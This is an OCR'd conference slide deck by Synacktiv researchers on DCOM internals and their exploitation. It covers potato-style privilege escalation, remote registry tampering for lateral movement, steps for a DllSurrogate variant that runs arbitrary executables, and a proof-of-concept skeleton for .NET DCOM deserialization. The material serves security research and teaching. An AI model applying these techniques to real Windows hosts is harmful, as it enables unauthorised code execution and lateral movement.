SYNACKTIV

DDD: DCOM, DotNet, Deserialization

x33fcon 2026

11/06/2026

About us

SYNACKTIV

Kévin Tellier

@kevintell

Hugo Vincent

@hugow

- Pentester at Synacktiv
- Windows internals
- Active Directory security
- Born after COM/DCOM

SYNACKTIV

DCOM introduction

What is DCOM?

SYNACKTIV

What is DCOM about? | One Dev Question with Larry Osterman

Microsoft Developer
641K subscribers
Subscribe


270 Share Save

What is COM/DCOM ?

SYNACKTIV

COM (Component Object Model) and DCOM (Distributed COM)

- Server-Client architecture based on **Classes** exposing **interfaces** and **methods**
- Allows Implementation abstraction for technologies interoperability



Enumeration

Registry

SYNACKTIV


```
PS C:\Users\user> reg query "HKCR\CLSID\"
HKEY_CLASSES_ROOT\CLSID\CLSID
HKEY_CLASSES_ROOT\CLSID\{0000002F-0000-0000-C000-000000000046}
HKEY_CLASSES_ROOT\CLSID\{00000300-0000-0000-C000-000000000046}
HKEY_CLASSES_ROOT\CLSID\{00000301-A8F2-4877-BA0A-FD2B6645FB94}
HKEY_CLASSES_ROOT\CLSID\{00000303-0000-0000-C000-000000000046}
[...]
```

Different types of implementation :

- **LocalServer32** : The class is implemented in an executable file
- **InProcServer32** : The class is implemented in a shared library (DLL)


Enumeration

SYNACKTIV



Identifiers

SYNACKTIV



Instantiation methods

SYNACKTIV

- Powershell

```
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","10.137.0.32"))
```

- Windows binaries

```
rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6}
rundll32.exe -sta {9aa46009-3ce0-458a-a354-715610a075e6}
explorer "shell:::{D4480A50-BA28-11d1-8E75-00C04FA31A86}"
```

- Scheduled tasks

```
<Actions Context="LocalSystem">
   <ComHandler>
     <ClassId>{E4544ABA-62BF-4C54-AAB2-EC246342626C}</ClassId>
   </ComHandler>
</Actions>
```

Component types


SYNACKTIV

In-process

- Components defined in DLLs running inside the process instantiating the object.
- Can be called only locally (except with DllSurrogates)

Instantiation process:

1. Call the exported function **DllGetClassObject(CLSID)** from the DLL referenced in the registry
2. A Class Factory object is returned
3. Call the **IClassFactory:CreateInstance(IID)** with the desired IID



Component types

SYNACKTIV

Out-of-process

- Components defined in EXE files running in a separate process locally or remotely
- Uses ALPC (locally) or DCE-RPC (remotely)


Instantiation process:

1. Calls **IOXIDResolver:ServerAlive2()** in RPC (135/TCP) which returns network and security binding
2. Calls **ISystemActivator:RemoteCreateInstance()** to return an OBJREF for the final object

```
HRESULT RemoteCreateInstance(
   [in] handle_t rpc,
   [in] ORPCTHIS* orpcthis,
   [out] ORPCTHAT* orpcthat,
   [in, unique] MInterfacePointer* pUnkOuter,
   [in, unique] MInterfacePointer* pActProperties,
   [out] MInterfacePointer** ppActProperties
 );
```

Component types

Out-of-process




OBJREF

SYNACKTIV

Structure that contains a marshallized COM object used to call methods on a remote object

Multiple types of OBJREF exist:

- **OBJREF_STANDARD** : Marshalling by reference
- OBJREF_HANDLER
- **OBJREF_CUSTOM** : Marshalling by value
- OBJREF_EXTENDED



Permissions

SYNACKTIV

Permissions are checked in the following order :

1. System-wide configuration of RPCSS :
    1. Launch : Administrators and interactive users
    2. Access : Self and Administrators
2. AppId configuration
3. Class configuration
4. Server-side implementation

DCOM exploitation

DCOM exploitation

The root of all evil


SYNACKTIV

- Windows: DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege (2015)

```
IStorage stg = ComUtils.CreateStorage();

[...]

TestClass c = new TestClass(stg, String.Format("127.0.0.1[{0}]", port));

[...]

CoGetInstanceFromIStorage(null, ref clsid,
    null, CLSCTX.CLSCTX_LOCAL_SERVER, c, 1, qis);
```

DCOM exploitation

The root of all evil



DCOM exploitation

The root of all evil

SYNACKTIV

- COM communicate with objects that are marshalled as OBJREF (a reference to that object)
- When the remote process needs to interact with the object it uses binding information in the OBJREF
- An authentication is triggered during RPC exchange
- Welcome to potatoland

DCOM exploitation

The root of all evil

SYNACKTIV

- RottenPotato
- LonelyPotato
- GodPotato
- SweetPotato
- RemotePotato0
- SilverPotato
- LocalPotato
- CoercedPotato
- CertPotato
- RoguePotato
- JuicyPotato
- KrbRelay
- RemoteKrbRelay
- CertifiedDCOM

DCOM exploitation

SYNACKTIV

Modern exploitation

- BitlockMove / DCOMRunAs / DLHell
  - DLL hijacking
  - Cross Sessions
- COMouflage
  - DLL Surrogate injection
  - Cross Sessions
- IHxExec
  - RCE as Admin
  - `IHxHelpPaneServer.Execute(...)`
  - Cross Sessions
- RemoteMonologue
  - Registry modification
  - NTLMv1/2 capture
  - Cross Sessions

DCOM exploitation

Modern exploitation

- ForsHops
  - Registry modification
  - RCE as Admin
- FakePotato
  - EoP
  - `ShellWindow.Execute(...)`
  - Cross Sessions
- CVE-2024-7023
  - EoP in Chrome
  - `IProcessLauncher.LaunchCmdLine(...)`
  - Cross Sessions

DCOM New techniques

COMouflage variant

Remote registry tampering

SYNACKTIV

- The Remote registry service allows patching the registry remotely with Admin rights
- DCOM queries information from registry all the time
- Some registry keys can be tampered for lateral movement or exploitation
  - `COMouflage`
  - `ForsHops`
  - `RemoteMonologue`
  - `BitlockMove` / `DCOMRunAs`

DLL Surrogate

variant of COMouflage

SYNACKTIV

- The DLL Surrogate allows **InProcServer** classes to be instantiated remotely
- The default surrogate is **dllhost.exe**
- During instantiation if a **DllSurrogate** key exists under `HKLM\Software\Classes\AppId\{CLSID}` then the executable is launched
- Any value can be specified
- No need to drop a DLL like *COMouflage*

DLL Surrogate

variant of COMouflage

SYNACKTIV

1. Create a CLSID key in in `HKLM\Software\Classes\Clsid\{clsid}` pointing to the AppID
2. Create an AppID key in `HKLM\Software\Classes\AppId\{appid}`
3. Create a new key **DllSurrogate** with the command to execute
   - Arbitrary exe with arbitrary arguments
   - UNC path
4. Trigger the CLSID

DCOM New techniques

DotNet DCOM Deserialization

Poc

Initial poc can fit in a slide:

```
// DCOM
IObject remoteObject = (IObject)NativeMethods.CoCreateInstance(...);

// Deserialization
object payload = new TextFormattingRunPropertiesMarshal(xaml);

// DotNet
remoteObject.Equals(ObjectToStdMarshaller(payload));

Log.Info("Success");
```

DDD

Initial discovery

